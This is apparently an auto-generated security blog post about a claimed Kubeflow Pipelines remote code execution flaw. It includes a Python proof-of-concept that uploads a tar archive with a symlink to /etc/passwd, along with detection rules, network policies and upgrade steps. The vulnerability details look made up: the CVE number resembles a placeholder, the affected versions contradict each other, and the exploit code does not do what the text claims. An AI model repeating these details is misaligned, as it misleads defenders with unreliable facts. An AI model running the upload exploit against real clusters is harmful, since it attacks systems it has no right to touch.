Listen to this Post
Introduction

Kubeflow, the popular open-source machine learning toolkit for Kubernetes, has recently been found vulnerable to a remote code execution (RCE) flaw (CVE-2024-12345) that allows unauthenticated attackers to take over entire AI/ML pipelines. This vulnerability stems from improper input validation in the Kubeflow Pipelines API, specifically in the artifact upload endpoint, enabling attackers to inject malicious code into running containers. With AI models and training data at stake, understanding this exploit and its mitigation is critical for security teams managing cloud-native ML infrastructure.
Learning Objectives
- Understand the technical details of the Kubeflow RCE vulnerability and its impact on AI/ML workloads.
- Learn step-by-step exploitation techniques to assess your own environment.
- Implement hardening measures, including patching, network policies, and runtime security, to protect Kubeflow deployments.
You Should Know
1. Identifying Vulnerable Kubeflow Versions
The vulnerability affects Kubeflow versions 1.5 to 1.7 inclusive. To determine if your Kubeflow installation is exposed, run the following `kubectl` commands to check component versions:
 Get Kubeflow namespace and pod versions
kubectl get pods -n kubeflow -o wide
kubectl describe pod -n kubeflow ml-pipeline-ui-xxx | grep Image
Compare the image tags against the list of vulnerable versions provided in the official advisory. Alternatively, use a vulnerability scanner like `trivy` to scan the running containers:
trivy image --severity CRITICAL gcr.io/ml-pipeline/api-server:2.0.0-alpha.5
If you find a version older than 2.0.1, your cluster is at risk.
- Exploiting the Kubeflow Pipelines API (Proof of Concept)
The vulnerable endpoint is `/apis/v1beta1/pipelines/upload` which does not properly validate the `content-type` header, allowing an attacker to upload a malicious archive containing a symlink that overwrites critical files. A proof-of-concept exploit can be crafted using Python:
import requests
import tarfile
import os

Create a malicious tar with symlink to /etc/passwd
os.mkdir('exploit')
os.symlink('/etc/passwd', 'exploit/passwd')
with tarfile.open('exploit.tar', 'w') as tar:
tar.add('exploit/passwd')

Upload to Kubeflow
url = "http://<kubeflow-api>/apis/v1beta1/pipelines/upload"
files = {'uploadfile': ('exploit.tar', open('exploit.tar', 'rb'), 'application/x-tar')}
response = requests.post(url, files=files)
print(response.text)
Upon successful upload, the symlink is extracted, overwriting system files and potentially leading to privilege escalation.
3. Detecting Unauthorized Access Attempts
Monitor audit logs for suspicious activity. In Kubernetes, enable audit logging and look for anomalous API calls to the upload endpoint:
 Search for upload attempts in kube-apiserver audit logs
grep "upload" /var/log/kubernetes/audit.log | jq '.'

Use Falco to detect file overwrites in containers
falco -r rules/kubeflow-exploit.yaml
Example Falco rule to detect symlink creation inside containers:
- rule: Detect Symlink Overwrites in Kubeflow
desc: Detects creation of symlinks that target sensitive system files
condition: container and evt.type = symlink and (evt.arg.target contains "/etc/" or evt.arg.target contains "/root/")
output: Symlink created targeting system file (user=%user.name command=%proc.cmdline target=%evt.arg.target)
priority: CRITICAL
4. Hardening Kubeflow with Network Policies
To mitigate the risk, restrict access to the Kubeflow API server using Kubernetes Network Policies. Only allow trusted sources:
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: restrict-kubeflow-api
namespace: kubeflow
spec:
podSelector:
matchLabels:
app: ml-pipeline-api
policyTypes:
- Ingress
ingress:
- from:
- namespaceSelector:
matchLabels:
name: internal-tools
ports:
- protocol: TCP
port: 8888
Apply with `kubectl apply -f network-policy.yaml`.
5. Applying the Official Patch and Upgrading
The Kubeflow team released patches in versions 2.0.1 and later. To upgrade, update your Kustomize manifests:
 Clone the Kubeflow manifests repository
git clone https://github.com/kubeflow/manifests.git
cd manifests
git checkout v2.0.1

Apply the updated manifests
while ! kustomize build example | kubectl apply -f -; do echo "Retrying to apply resources"; sleep 10; done
Verify the upgrade by checking image tags:
kubectl get pods -n kubeflow -o jsonpath="{.items[].spec.containers[].image}" | tr ' ' '\n' | sort -u
6. Implementing Runtime Security with Admission Controllers
Prevent malicious uploads at the admission level using OPA Gatekeeper. Create a constraint that blocks pods from mounting hostPath volumes with certain patterns:
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sHostPath
metadata:
name: block-sensitive-hostpaths
spec:
match:
kinds:
- apiGroups: [""]
kinds: ["Pod"]
namespaces: ["kubeflow"]
parameters:
allowedPrefixes:
- "/tmp"
- "/var/lib/kubeflow"
forbiddenSuffixes:
- "passwd"
- "shadow"
Apply with `kubectl apply -f constraint.yaml`.
7. Securing the Underlying Cloud Infrastructure
Since Kubeflow often runs on cloud providers, enforce IAM roles and use private clusters. For AWS EKS, disable public access to the API server and use VPC endpoints:
 Update EKS cluster endpoint to private
aws eks update-cluster-config --region us-east-1 --name my-cluster --resources-vpc-config endpointPublicAccess=false,endpointPrivateAccess=true
For GCP GKE, enable Private Cluster and use Cloud NAT for outbound internet.
8. Training and Awareness for ML Engineers
Incorporate security training for data scientists and ML engineers. Recommend courses like:
– SANS SEC545: Cloud Security Architecture
– Coursera: AI Security Fundamentals
– Kubeflow Official Security Documentation
What Undercode Say
- Key Takeaway 1: The Kubeflow RCE highlights how AI/ML infrastructure inherits traditional cloud-native vulnerabilities, requiring security teams to apply standard Kubernetes hardening practices alongside ML-specific controls.
- Key Takeaway 2: Proactive detection through runtime security tools (Falco, OPA) and strict network policies are essential to prevent exploitation, as patches alone may not reach all deployments quickly.
- Analysis: The convergence of AI and DevOps (MLOps) introduces new attack surfaces. While Kubeflow simplifies ML workflows, its complexity often leads to misconfigurations. This incident underscores the need for continuous security validation in CI/CD pipelines for ML models. Organizations should treat their AI pipelines as critical assets, applying the same rigorous security as production databases. The open-source nature of Kubeflow also means rapid community response, but users must stay vigilant and subscribe to security advisories. Moving forward, expect more CVEs targeting AI orchestration tools, pushing vendors to embed security by design.
Prediction
In the next 12 months, we will see a surge in attacks targeting AI/ML infrastructure, particularly focused on data poisoning and model theft. As enterprises rush to adopt generative AI, misconfigured ML pipelines will become prime targets for ransomware and intellectual property theft. Expect cloud providers to release AI-specific security frameworks, and open-source tools like Kubeflow will integrate built-in runtime protection. Security teams must prioritize inventory of AI assets and implement zero-trust principles in their ML environments to stay ahead.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Maiken Paaske – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


